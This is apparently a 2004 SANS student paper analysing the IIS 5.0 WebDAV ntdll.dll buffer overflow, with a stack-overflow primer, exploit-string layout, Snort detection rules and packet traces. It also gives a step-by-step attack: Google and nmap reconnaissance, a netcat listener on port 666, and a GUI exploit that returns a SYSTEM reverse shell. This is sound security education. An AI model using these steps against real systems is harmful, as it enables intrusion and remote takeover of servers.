 These are known as GOTO statements and are generally associated with IF/THEN conditions.

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More information for WebDav can be found at http://www.webdav.org/

² http://www.ietf.org/rfc/rfc2518.txt

³ Smashing the Stack for Fun and Pro fit - http://www.insecure.org/stf/smashstack.txt

⁴ A program is a set of instructions (cod e), which tell a computer what to do. (Consequently it is not the computers fault when programs deliver the wrong results but the programmer who coded the instructions).

- 2. Only perfor m the following code if the condition stated is met. These are known as IF/THEN conditional statements
- 3. Perform another block of instructions then continue from the instruction immediately after this. This could be a call to a Subroutine (a block of code is within the running program that performs a function that needs to be done many times during the life cycle of the program), or another program altogether.

When one of these decisions has been made the appropriate piece of code will be loaded into memory, the value of the instruction pointer is changed to the new memory location where it needs to start the walk through memory again, also the value of the last instruction pointer is saved so it can continue with the next instruction once the called subroutine or program has finished.

The Allocated Memory area for a Running Program

Loading the Memory

For a computer to make a program or subroutine start running, the calling program (which could be the operating system) allocates a work area within the available memory. All details pertaining to the new instructions are then loaded onto the stack in a sequential order (and consequently unloaded in the reverse order. The code is loaded into memory as follows: -




Figure 3: Layout of Memory Regions for a Process

As you can see the portion of the memory that is set aside for local variables has been expanded. This is to highlight that these areas could contain any number of items and the amount of space allocated to it is dependent on how the program has been written, e.g. the number of variables in the program. This is the area of the stack that is that is exploited by a buffer o verflow.

Memory Attributes

Each area within the memory has different attributes, the area reser ved for the code (Also known as the text region) is a read only segment so any attempt by a program to try and subvert the running code will cause a segmentation violation error and the program will simply stop.

The area reserved for the Global variables is a no n-executable area i.e. it can be written to, read from but no code which is placed in this area can be run. Primarily these variables have been initialised by the program and are available to all programs that will be called for this particular suite of pr ograms.

The area above that is called the Stack. One of the purposes of the stack is to provide a region in memory where the local variables of a program are dynamically stored. To start off these variables are un -initialised by the program but their very nature means that they can, and will be altered during the life cycle of the program. Some of these changes will happen due to factors that are completely outside of the program's influence. I.e. the logon process. For someone to access an account the program has to get some information regarding the account it needs to retrieve details for. One of the ways to get this information is to prompt a user to input the appropriate details about themselves. Consequently the program needs to have write access to this area of the memory to give it the ability to store the input data.

An analogy to understand the stack could be used as follows: -

To climb a ladder safely you place one foot on the bottom step, then place you r other foot on the next step. This proces s is repeated until you reach the desired height you want (Assuming you don't fall off). To come down the process is reversed again taking one step at a time. This process means you should not come down the ladder without missing a step you have already us ed; if you do then the process is likely to become unstable causing you to probably fall down and break something. E.g. your leg.

With the stack the principal is basically the same. The stack is loaded and buffers allocated in a sequential order (i.e. eac h piece of code is sequentially pushed on top of the stack) and unloaded in the reverse order. If this process is not adhered to and the program suddenly moves to a different area of the stack then who knows what might happen!

Now that I have given a simp le overview of how programs run on a computer I will explain why buffer overflows occur. A buffer overflow can happen when a program accepts data and allocates it to memory without any bounds checking. This means that it does not check whether the action it is doing will actually work correctly. E.g. If you have a pint of water and pour it into a half ping mug then it spills over.

Consider the following program. It is a modification of the famous"Hello World" programming example that Introduction to most programming languages start off with.

```
    void print_function(char *str)
    char buffer[20];
    Sets aside space in the stack of 20 Characters for the variable
    strcpy(buffer, "Hello");
    copies the text "Hello" into buffer
    Appends the contents of str to what is already in buffer
    printf("%s\n",buffer);
    Prints the contents of buffer as a
```

The program consists of two sections called 'main' and 'print_function. The main section is where the code will actually start executing from. This calls the subroutine ¹ print_function passing it the string of characters that make up the word "World".

The subroutine then works as follows: -

- Loaded into the memory and a variable called buffer is initialised by creating space in the stack big enough to hold 20 characters
- Accepts the data from the main program and stores it in a variable called str.
- Uses a command called strcpy to copy the characters from the second parameter into the variable buffer.
- Uses a command called streat to append the characters held in the second parameter into the variable called buffer.
- Prints the resulting combination of characters as "Hello World"

When this program calls the subroutine it allocates memory space for the variables on the stack as follows: -




Figure 4: Loading Subroutine into the stack

This works fine if the total number of characters in buffer does not exceed 20. But consider this: - If we amended the line: -

```
print_function("World");
To: -
    print_function("World, How are you today");
```

¹ A Subroutine is a set of i nstructions which can be called many times from anywhere within the same program. This means it only has to be coded once.

Then the variable buff er would eventually contain

"Hello World, How are you today"

As you can see this program does not do any validation to ensure the variable buffer does not exceed its initialised size. I.e. if the variable str is longer than 14 character limit (20 – 'Hello ') which has been implicitly set by buffer being only allowed to be 20 then the resultant length of buffer will be greater than 20. This means that once the strcat function has completed the string will now be 30 characters in length and a buffer overflow will have occurred. The first 20 characters are held in the correct segment of the stack but the remaining 10 characters spill over into the adjacent segment in the load direction. I.e. the stack is overwritten from that point onwards and will overwrite the Return Pointer and onwards towards the top of the memory.

If someone were to do a little research by sending carefully crafted strings to the program they could determine the address of the return pointer. The string could be formed as follows: -

- Arbitrary characters
- NOPs these are machine instructions that do not actually perform any work i.e NO Operation, but can be used to pad out strings to large sizes
- The exploit code
- A return pointer which will point somewhere in the NOPs.

Depending on the size of the buffer allocated in the program determines the amount of padding required using the arbitrary characters and NOPs. This will mean shortening or extending the size of the string until it maps exactly onto the layout of the stack. An example of this could be as follows:

- Attacker sends a packet that contains 50 characters of every letter in the alphabet (1300 characters in total).
- This causes the server to crash possibly giving the Instruction pointer and the contents of the pointer.
- If the conte nts of the pointer contain the letter D then the crash occurs when the buffer length is between 150 and 200 characters in length.
- They then try again filling the first 150 characters with 'A' then 10 of 'B', 'C','D','E','F'
- This should then cause the serve r to crash giving the instruction pointer and the contents – e.g. E
- This technique is repeated until the actual length of the buffer is found that causes the overflow. Hence the return pointer can be overwritten at this point.




Figure 5: Smashed Stack

From the comments in the source of the various exploits listed at the end of this paper this is the technique used to create the buffer overflow: -

A string is created that will be padded out and contain the s hell code

```
SEARCH /[nop] [ret][ret] [ret] ... [ret] [nop][nop][nop][nop]
... [nop] [jmpcode]
```

IIS converts the above portion of the string to Unicode using UTF -16¹ encoding and it is this Unicode string that triggers the buffer overflow. This means that the shell code cannot be inserted here, as the conversion would corrupt it.

```
HTTP/1.1
{HTTP headers here}
{HTTP body with webDAV content}
```

This pads out as follows: -

HTTP/1.1

Host:10.10.10.10 Content -type:text/xml Content -Length:135 <?xml.version="1.0"?><g :searchrequest.xmlns:g="DAV:"><g:sql>Select "DAV:displayname".from.scope() </g:sql></g:searchrequest>

Where

¹ http://www.ietf.org/rfc/rfc2781.txt

Select "DAV:displayname" - Select details

From scope()

</g:sql> - End of SQL statement
</g:searchrequest> - End of search statement

0x01 [shellcode]

Then the shell code is inserted after 0x01. The significance of the 0x01 is so the jum p code that is in the first section of the string can find the start address of the shell code so it can 'jump' straight to it to complete the exploit.

Signature of the Attack

After the attack has been successful there will be entries in the Event Viewer reporting the failures of several services.




Figure 6 System Event Monitor (System Log)

If you then look at the events themselves it will highlight the actual service that has failed. The following figure displays the Worldwide P ublishing Service failure.



Figure 7 Event Properties

As you can see the Event is highlighting the fact that the World Wide Web Publishing service has been terminated unexpectedly. This is highlighting the fact that it has not bee n shut down in a controlled manner but has failed in some way. This in itself is not a confirmation that the system has been compromised but could be an indication. This has to be evaluated with other events and considerations before it could be c lassed as a Security Incident.

Also the Web Server logs (Usually held in C:/WINNT/system32/LogFiles/servername) may show signs of unusual requests such as: -

Please note repeated lines have been removed. This request was in excess of 4000 characters.

Once the buffer has been smashed the attack uses a shell code to connect back to the attacking machine, to get the shell code running on the victim's machine then it has to be transferred over the network and installed on the machine. This transfer of the shell code is part of the signature and can be detected by running a network analyser like snort ¹. Snort has the ability to perfor man Intrusion detection role to analyse the traffic in real time. It can also analyse the traffic from a network trace captured to a file by either itself or topdump using the command: -

¹ http://www.snort.org

snort -r network.dmp -c s nort.cfg

where

-r read the traffic from a file networkd.dmp file holding the network traffic

-c read alert rules file

snort.cfg file holding all the alert rules

snort.cfg

The following rule was created from a file created by Joe Stewart ¹ and adheres to the following syntax: -

alert issue an alert of the rule is positive tcp apply the rule to the tcp protocol \$EXTERNAL_NET network source packet issued from

any source port number -> direction of traffic

\$HTTP_SERVERS IP address of the destination p acket \$HTTP_PORTS Port Number of the destination packet (msg Use this message to describe the alert

Content Search for these sets of characters in the packet
Distance Search for the content parameters next to each other

Reference Display reference number in the alert

alert tcp \$EXTERNAL_NET any -> \$HOME_NET \$HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (kralor shellcode)"; flow: to_server; content:"|558b ec33 c953 5657 8d7d a2b1 25b8 cccc|"; reference:cve,CAN -2003-0109; reference:url,www.lur hq.com/webdav.html; classtype:attempted -admin; sid:1000012; rev:1;)

This resulted in the following alert being generated by snort

[**] [1:1000012:1] EXPLOIT WebDav ntdll.dll (kralor shellcode) [**] [Classification: Attempted Administrator Privilege Gain] [Prio rity: 1] 09/22-02:37:24.675566 10.10.10.40:1033 -> 10.10.10.10:80 TCP TTL:128 TOS:0x0 ID:183 IpLen:20 DgmLen:1500 DF ***A**** Seq: 0x47D8F037 Ack: 0x35369CF0 Win: 0x4470 TcpLen: 20 [Xref => url www.lurhq.com/webdav.html][Xref => cve CAN -2003-0109]

More alert rules created by Joe Stewart are listed in the Extras Section, which cover variants of the attack described in this paper.

-

¹ See Extras for more details

Variants

rs iis.c

One of the variants of this exploit has been created by Roman Medina of Roman Soft Research Labs (rslabs) c alled rs_iis.c and has been well documented by Fate Research Labs¹. It performs a buffer overflow using its own shell code and then crea tes a new service listening on port 31337. This can be easily compiled and run from a Unix box at a particular target but is not as subtle as the WebDAV exploit.

Initially the released exploit was written in C and you had to try to guess what the return pointer was to cause the overflow to work. This meant you had to keep running the exploit time and time again until you got lucky. Roman then created a simple shell script that stepped through the numbers from 1 to 255, converted them into Hexadecimal format, and then call the original code. Each time the exploit is run and fails the target web server would crash, but as the default install sets the application to restart on fail the operating system will try and re-start it. Due to this there is a pause in the shell script for 30 seconds. During my testing I was able to successfully reduce this to 8 seconds, but any less a nd the Web server was not responding properly.

This approach appears to be very aggressive and tries to brute force its way into the target. If it does not succeed fairly quickly then the operating system stops restarting the IIS web server and consequent ly a denial of service occurs, i.e. the Web Server crashes and does not reload. This would only get noticed though if the target were actually trying to host a web site on that port and appropriate monitoring was in place. As I have said earlier that is no t always the case, as some people may not know it is running as the default build puts it there without informing anybody.

Variant Signature

When the rs_iis.c exploit is successful it starts a service listening on port 31337. The following diagrams can e vidence this: -

Before the exploit is run the server has these ports open

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http://www.fatelabs.com/library/fatelabs -ntdll-analysis.pdf




Figure 8: Enabled ports before the rs_iis Exploit

After the exploit has been successful the extra port 31337 has been opened, you can also see the HTTP connection is still ESTABLISHED as it has not yet timed out.




Figure 9: Port 31337 is now listening

If snort were running as an Intrusion Detection System and the following rule was configured: -

alert tcp \$EXTERNAL_NET any -> \$HOME_NET \$HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (rs_iis)"; flow: to_server; content:"|0190 9090 685e 56c3 9054 59ff d158 33c9|"; reference:cve,CAN -2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted -admin; sid:1000010; rev:1;)

Then the following alert would be issued for the rs_iis exploit attempt.

```
[**] [1:1000010:1] EXPLOIT WebDav ntdll.dll (rs_iis) [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
12/12-06:56:56.568053 10.10.10.1:32838 -> 10.10.10.10:80
TCP TTL:64 TOS:0x0 ID:25510 IpLen:20 DgmLen:1500 DF
***A***** Seq: 0x1BA5B346 Ack: 0x2957CB8C Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 972759 36813
[Xref => url www.lurhq.com/webdav.html] [Xref => cve CAN -2003-0109]
```

Other varian ts listed in the paper are

Wd.pl

This is a Perl version of the exploit, which again uses the same techniques to run the exploit. It loops through all the return addresses in the script and for each address it repeats a connection attempt until it either succee ds in exploit the overflow or until it receives a connection refused. This makes running the exploit a time consuming process and the signature of the attack would start creating entries in the Web logs showing how ofter IIS is being restarted.

WebdavIIS50.pl

This is another Perl version. It basically builds a buffer of 65535 A's, the XML content for Webdav, then the shell code. It then connects to the target and flushes the buffer causing the exploit. This variant appears to w ork but it has no t got any shell code with it so you would have to create your own.

Attackers Platform

The attackers' platform is a Dell Latitude 610 Laptop running Windows 2000 Professional that has a single Alcatel USB modem to connect it to the Internet via a 512 Mb ADSL connection. It has a personal firewall installed on it that is freely available from Zone Labs called Zone Alarm ¹ (ZA). It has been regularly updated using the Windows Update Utility from Microsoft.

As well as the Windows software the attacker has installed Mandra ke 9 Linux to create a dual boot machine. This gives the attacker more options to try different exploits that are available. If the Windows based attack failed then they could quite easily boot into Linux and then try some Unix based variants that exist. The attacker has installed numerous exploits from the Internet in order to be able to target all types of exploits.

-

¹ http://www.zonelabs.com

Victims Network


Company X has an Internet connection that hosts various web sites to sell their merchandise. They have built a network, which has been firewalled off from the Internet. The network consists of two Web servers that deliver all the static content from a file server farm, which for security is located on a separate network.

Please note that the IP addresses for the victim's mach ine is 10.10.10.10 and the attacker is 10.10.10.40.

To show the exploit I have used programs, which are available on the Internet. They can perform a reconnaissance of networks for HTTP banners, and then exploit any reported target using the buffer overf low.

Details of the Target System

The target platform is a Microsoft Windows 2000 Advanced Server that has been built from the standard distribution media. They are conscious of some of the security issues and have consequentially installed Service Pack 3 . This was done by downloading the service pack as a network ¹ install to a staging server, then coping it manually and applied to the affected system before it was connected onto the Internet. Although the Service Pack has been applied it in no way is the cause of the vulnerability as all level s up to Service Pack 4 are affected and highlights the fact that systems could have default services running for a long time without anyone knowing.



¹ See the Extras Section for details on how to do this

-

Figure 10: Network of Exploit Scenario

The network consists of the following: -

OS	Web Server 1 MS Windows 2000 Advanced Server	Web Server 2 MS Windows 2000 Advanced Server	File Servers (X3) Sun Solaris 2.8	Firewall Cisco PIX 515
Patch Level	Service Pack 3	Service Pack 3	108528-18	
External Facing Ports	HTTP 80 HTTPS 443	HTTP 80 HTTPS 443	Samba 139	
Internal Facing Ports	SSH 22	SSH 22	SSH 22	
Software	IIS 5.0 Utilising WebDAV	IIS 5.0 Utilising WebDAV	Samba	5.3(1)

The three Sun Solaris Servers have had all services closed down except any that are essential to make the application work. All superfluous accounts have been disabled; the only ones left are for support reasons only, which always utilise the non -Internet facing Ethernet card.

Stages of the Attack

Reconnaissance

As the exploit is targeting the Microsoft kernel module ntdll.dll via their IIS Web Server the attacker needs to find a suitable site for the exploit to be success—ful. As the exploit described above has targeted the default Web Server that i—s a utomatically installed at build time then the following reconnaissance is to find such a site. One of the ways to do this is they could perform a set of searches using one of the many search engines that are readily available on the Internet. The one I—have chosen is google ¹ using the string "does not currently have a default page". This phrase was displayed in the Example of a Mozilla Web Brower contacting the default page described earlier in this paper.

¹ http://www.google.com




Figure 11: Reconnais sance Using Google

This will return pages of links (URL's) to some Web sites that are displaying a default web page. This could infer that the server is the default one as set up at install time. Each URL is then reviewed and it soon becomes apparent that any link that have a general heading of "Under Construction" are probably a good bet to look at further. If these links are then used to put into the netcraft ¹ search engine and the "Whats that site running" link is clicked. This returns the following info rmation about the site: -

Operating System - Windows 2000
Server - Microsoft-IIS/5.0
Last Changed - 01-Jan-2003
IP Address - 10.10.10.10
Netblock Owner - VictimsRus

It also displays a link to another site using Windows 2000 and Microsoft -IIS. I tried this method and the three sites that were chosen using the above criteria returned 2 sites

¹ http://www.netcraft.com

using Windows 2000 and Microsoft IIS 5.0 and 1 site using Windows 2003 and Microsoft IIS 6.0

Scanning

For this stage of the exploit there the attacker scans a potent ial victim looking for any instances of Microsoft IIS Server Version 5.0. This could be done using a tool called nmap from a either a Unix ¹ or Windows ² based machine. This tool is capable of scanning all ports on the target to determine whether the port is accessible or not. If it is it then tries to determine what service as available via that port. The figure below displays a basic nmap scan of the victim and from this it shows ports 80 and 443 are open and the operating system could be Windows 2000 Advan ced Server. This has potential to be exploited.

```
# nmap 3.48 scan initiated as:
nmap -O -PO -sT -sV -oN nmap.scan 10.10.10.10
Interesting ports on 10.10.10.10:
(The 1648 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
25/tcp open smtp Microsoft ESMTP 5.0.2172.1
80/tcp open http Microsoft IIS webserver 5.0
135/tcp open msrpc Microsoft Windows msrpc
139/tcp open netbios -ssn
443/tcp open https?
445/tcp open microsoft -ds Microsoft Windows 2000 microsoft -ds
1025/tcp open msrpc Microsoft Windows msrpc
1026/tcp open mstask Microsoft mstask (task server
c:\winnt\system32\Mstask.exe)
3372/tcp open msdtc Microsoft Distributed Transaction Coordinator
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP
# Nmap run completed -- 1 IP address (1 host up) scanned in 4.24 seconds
```

Figure 12: nmap scan

The above was a result of the following command: -

nmap -O -P0 -sT -sV -oN nmap.scan 10.10.10.10

Where	-0	Report what operating system is running
	-P0	Do not ping the host (This is used to try and be a
		little more stealthier)
	-sT	Only perform TCP scans
	-sV	Perform Version Detection
	-oN	save the information to a text file
	nmap.scan	Text file for -o
	10.10.10.10	IP Address of the target

© SANS Institute 2004,

¹ http://www.insecure.org

http://www.eeye.com/html/Research/Tools/nmapnt.html

For this paper I have utilised a windows GUI called WebDAVScan ¹ running from a Windows environment. This scans the appropriate IP network you wish to target and reports what versions of web servers are running. It does this as follows: -

Arp requests for all IP addresses in the range being targeted, to see what servers are currently available. For the Attack the following traces have been filtered to only contain traffic between the attacker and the victim. All other traffic such as the arp scans for the rest of the network has been omitted.

Arp request asking for the MAC address of 10.10.10.10

```
06:24:02.079580 arp who -has 10.10.10.10 tell 10.10.10.40
0x0000 0001 0800 0604 0001 0050 56fd 94a0 0a0a ......PV....
0x0010 0a28 0000 0000 0000 0a0a 0a0a 7e95 8266 .(........f0
0x0020 5018 410b c856 0000 0000 0076 ff53 P.A. V....v.S
```

Arp reply and the MAC ad dress is returned 0:50:56:d4:f7:ee

```
06:24:02.079599 arp reply 10.10.10.10 is -at 0:50:56:d4:f7:ee 0x0000 0001 0800 0604 0002 0050 56d4 f7ee 0a0a ......PV..... 0x0010 0a0a 0050 56fd 94a0 0a0a 0a28 d8d2 eb7a ...PV..... (...z 0x0020 5010 4470 7ca9 0000 0000 2045 4746 P.Dp|....EGF
```

Start of a standard TCP three -way handshake initiated by the attacker.

SYN from attacker – Attacker requesting connection with victim

SYN ACK from victim – Victim acknowledging and acceptin g request

```
06:24:02.085625 10.10.10.10.http > 10.10.10.40.1412: S [tcp sum ok]
2282431544:2282431544(0) ack 3796431428 win 17520 <mss 1460,nop,nop,sac kOK> (DF)
(ttl 128, id 89, len 48)
0x0000 4500 0030 0059 4000 8006 d229 0a0a 0a0a E..0.Y@...)...
0x0010 0a0a 0a28 0050 0584 880b 2438 e248 f244 ...(.P....$8.H.D
0x0020 7012 4470 8fb4 0000 0204 05b4 0101 0402 p.Dp.......
```

ACK from attacker – Attacker acknowledging that the connection is complete

Attacker now contacts port 80 to attempt to see what the web server is

¹ Avai lable from http://www.ntbugtrag.com/download/scanWebDavexe.zip

Victim replies with Microsoft -IIS/5.0 and the possible WEBDAV options it supports

```
06:24:02.105711 10.10.10.10.http > 10.10.10.40.1412: P [tcp sum ok] 1:408(407)
ack 23 win 17498 (DF) (ttl 128, id 90, len 44 7)
            4500 01bf 005a 4000 8006 d099 0a0a 0a0a E....Z@........
0x0010
            0a0a 0a28 0050 0584 880b 2439 e248 f25a ...(.P....$9.H.Z
0x0020
           5018 445a 52e8 0000 4854 5450 2f31 2e31 P.DZR...HTTP/1.1
0x0030
           2032 3030 204f 4b0d 0a53 6572 7665 723a .200.OK..S erver:
0x0040
           204d 6963 726f 736f 6674 2d49 4953 2f35 . Microsoft-IIS/5
0x0050
           2e30 0d0a 4461 7465 3a20 4d6f 6e2c 2032 .0..Date:.Mon,.2
           3220 5365 7020 3230 3033 2031 343a 3235 2.Sep.2003.14:25
0x0060
0x0070
           3a35 3720 474d 540d 0a43 6f6e 7465 6e74 :57.GM T..Content
           2d4c 656e 6774 683a 2030 0d0a 4163 6365 Length:.0..Acce
0 \times 0.080
0x0090
            7074 2d52 616e 6765 733a 2062 7974 6573 pt -anges:.bytes
0x00a0
           0d0a 4441 534c 3a20 3c44 4156 3a73 716c .. DASL:.<DAV:sql
0x00b0
           3e0d 0a44 4156 3a20 312c 2032 0d0a 5075 >..DAV:.1,.2..Pu
           626c 6963 3a20 4f50 5449 4f4e 532c 2054 blic:.OPTIONS,.T
0x00c0
0x00d0
           5241 4345 2c20 4745 542c 2048 4541 442c RACE, GET, HEAD,
0x00e0
           2044 454c 4554 452c 2050 5554 2c20 504f .DELETE, .PUT, .PO
0x00f0
           5354 2c20 434f 5059 2c20 4d4f 5645 2c20
                                                     ST, .COPY, .MOVE, .
0x0100
           4d4b 434f 4c2c 2050 524f 5046 494e 442c MKCOL, .PROPFIND,
0x0110
           2050 524f 5050 4154 4348 2c20 4c4f 434b .PROPPATCH, LOCK
           2c20 554e 4c4f 434b 2c20 5345 4152 4348 ,.UNLOCK,.SEARCH
0x0120
           0d0a 416c 6c6f 773a 204f 5054 494f 4 e53 ..Allow:.OPTIONS
0x0130
0x0140
           2c20 5452 4143 452c 2047 4554 2c20 4845 ,.TRACE,.GET,.HE
           4144 2c20 4445 4c45 5445 2c20 5055 542c AD, DELETE, PUT,
0x0150
0x0160
           2050 4f53 542c 2043 4f50 592c 204d 4f56 .POST, .COPY, .MOV
           452c 204d 4b43 4f4c 2c20 5052 4f 50 4649 E,.MKCOL,.PROPFI 4e44 2c20 5052 4f50 5041 5443 482c 204c ND,.PROPPATCH,.L
0x0170
0x0180
            4f43 4b2c 2055 4e4c 4f43 4b2c 2053 4541 OCK, .UNLOCK, .SEA
0x0190
           5243 480d 0a43 6163 6865 2d43 6f6e 7472 RCH..Cache -Contr
0x01a0
            6f6c 3a20 7072 6976 6174 650 d 0a0d 0a
0x01b0
                                                    ol:.private....
```

You can also see another interesting detail being displayed: -

DASL: <DAV:sql> DAV: 1,2

This is informing the client that the WebDAV service is enabled.

Victim Sends FIN - Victim wants to close connection

Attacker Acknowledges FIN - Attacker acknowledges the request

Attacker Sends FIN ACK - Attacker closes connection

Victim Acknowledges FIN - Connection is closed




Figure 13: List of Microsoft IIS/5.0 Servers found using WebDAVscan

Exploiting the System

Once the reconnaissance and scanning has completed the attacker now has a good idea of which machines could be vulnerable to the attack. The attacker now picks an IP address they wish to target from the above report and initiate the attack. The attack utilises the following programs: -

netcat¹ - This is a utility that can read or write data acr oss network connections using either TCP or UDP protocol. A simple use of it is as follows: -

¹ http://www.atstake.com/research/tools/network_utilities/nc110.tgz

nc host port

This creates a TCP connection to the specified port on the target address and your standard input is then sent to the target and any responses are sent back over the connection to your standard output

In this exploit netcat is started in its listen mode on port 666 using the following command on the attackers ma chine: -

nc -I -vv -p 666 where -I run in listen mode -vv very verbose -p Port number to listen on

This means that when the web -gui.exe program has exploited the target machine it will connect back to the netcat port giving you a command window in the c:\WINNT\System32 directory. From here it is then possible to utilise the machine in any way as the command window is running with system privileges.

 The exploit program webdav -gui.exe¹. This is a GUI version of the exploit code created by Kra lor.

The GUI program asks for the following: -

target -The IP address of the target


(This would be from the results of the WebDAVscan program)

satan's IP - The attackers IP address

The rest of the fields can be adjusted of you require but I found no ne ed to as the defaults worked just fine. The only thing that is left to do is click on the exploit button and wait until the netcat listener started previously gets activated and you have a shell on the targets system.

Overview of Attack

Basically the attack consists of the steps described below: -



-

¹ This was coded by kralor http://www.coro.mputer.net/

1. Start netcat on the machine the attack is going to be executed from. This may not be the attackers machine but probably another compromised system to try and evade being caught.




Figure 14: Example of netcat running in listen mode on port 666

2. The Attacker contacts the victims IIS server and exploits the buffer overflow to insert the malicious code onto the victims process stack, using a GUI program called webdav-gui.exe. This then over writes the Return Pointer to point to the malicious code. Just enter the IP address of your intended target, the IP address of the machine you are initiating the attack fro m, then c lick exploit. This then keeps running the exploit, changing the length of the overflow buffer until the stack is smashed.




Figure 15: webdav-gui running

The following network trace shows how the exploit works.

Contact web server and send specific amounts of data (Total packet length is 1500 and the total number of continuation packets are 42 giving a submitted length of 63000 bytes)

```
03:37:43.628936 10.10.10.40.1035 > 10.10.10.10.http: . [tcp sum ok] 1:1461(1460) ack 1 win 17520 (DF) (ttl 128, id 264, len 1500) 0x0000    4500 05dc 0108 4000 8006 cbce 0a0a    0a28 E.....@......( 0x0010    0a0a 0a0a 040b 0050 4828 44f1 3580 62f9 .....PH(D.5.b. 0x0020    5010 4470 c416 0000 5345 4152 4348 202f P.Dp...SEARCH./
```

Further continuation packets are then sent which are full of NOP's and acknowledgements from the victim are received.

```
03:37:43.628936 10.10.10.40.1035 > 10.10.10.10.http: . 1:1461(1460) ack 1 win 17520 (DF)
